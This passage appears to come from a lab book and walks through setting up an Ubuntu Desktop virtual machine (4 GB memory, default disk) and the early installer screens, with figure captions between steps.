


Figure 2 – Creating a new VM

3.6. Change the base memory to 4096 MB and click ***next***




Figure 3 – changing the memory amount

NOTE: The Ubuntu Desktop requires 4GB of RAM for installation. This, unfortunately, makes

it more intense than other machines used in this book. If you need an Ubuntu Desktop that uses less RAM, we recommend version 22 instead of version 24. That can be found here.

3.7. Leave the default Virtual Hard Disk settings and click ***next***




Figure 4 – Creating a new VM

3.8. Review the summary and click ***Finish***




Figure 5 – review the system

4. Start the Ubuntu Desktop VM

5. Hit enter to***try or install Ubuntu***




Figure 6 – Installing a Ubuntu Desktop

6. When the welcome to Ubuntu window appears, select your language and click ***next***




Figure 7 – installing Ubuntu

7. On the Accessibility screen, select any accessibility settings relevant to you. Once done, hit ***next***

8. Select your keyboard layout and hit ***next***




Figure 8 – continuing the installation

9. On the Internet Connection screen leave the ***Use wired connection*** radio button selected and hit ***next***




Figure 9 – use wired connection

10. Select ***Install Ubuntu*** and hit ***Next***




Figure 10 – continue installation

11. Select ***Interactive Installation*** and hit ***next***




Figure 11 – Interactive installation

12. Select ***Default selection*** and hit ***next***




Figure 12 – select defaults

> **NOTE**: If desired you may select Extended selection but it isn't required for the labs present in this book and will take longer to install.

13. Select any proprietary software you desire, none of them will be needed for labs in this book. Hit ***next***

